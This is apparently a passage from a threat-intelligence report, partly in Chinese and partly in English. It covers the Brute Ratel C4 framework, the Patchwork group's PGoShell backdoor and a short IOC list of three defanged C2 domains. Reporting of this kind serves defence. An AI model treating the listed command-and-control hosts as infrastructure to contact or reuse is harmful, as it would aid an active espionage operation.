Brute Ratel C4 于 2020 年 12 月作为渗透测试工具首次亮相。当时，它的开发是由居住在印度的一位名叫 Chetan Nayak（又名偏执忍者）的安全工程师兼职完成的。根据他的网站（Dark Vortex），Nayak 在西方网络安全供应商的高级红队职位上积累了多年的经验。在过去的 2.5 年里，Nayak 在特性、功能、支持和培训方面对渗透测试工具进行了渐进式改进。

BRC4 目前标榜自己是“用于红队和对手模拟的定制指挥和控制中心”。5月16日，Nayak 宣布该工具已获得 350 名客户的 480 名用户。



Currently, the price of this tool is \$3000 USD, and Patchwork organization may potentially receive a discount when purchasing it.

Furthermore, we have observed significant expansion in the functionality of PGoShell used in this instance, making it more advanced compared to previously discovered attack samples. As a homegrown backdoor tool of this organization, PGoShell has undergone extensive feature updates, underscoring its critical importance to the Patchwork organization. We have reason to believe that PGoShell has helped Patchwork achieve significant success in past attack campaigns. In the future, the organization may increasingly utilize this tool to launch further attacks.

6 IOC

C2 :

Beijingtv[.]org

Cartmizer[.]info

longwang.b-cdn[.]net

7 Reference

<https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/>